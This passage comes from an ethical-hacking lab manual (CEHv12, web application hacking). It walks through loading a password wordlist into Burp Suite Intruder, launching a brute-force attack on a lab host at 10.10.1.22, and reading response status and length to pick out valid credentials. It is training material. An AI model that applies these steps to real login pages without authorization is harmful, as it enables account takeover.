
32. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **password.txt** file, and click the **Open** button.




33. Observe that selected **password.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.



34. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.




35. A **Burp Intruder** notification appears. Click **OK** to proceed.



36. The **Intruder attack of 10.10.1.22** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.


37. Wait for the progress bar at the bottom of the window to complete.



38. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length=**1134**.

> Note: Different values of Status and Length indicate that the combination of the respective credentials is successful.
>
> Note: The values might differ when you perform this task.

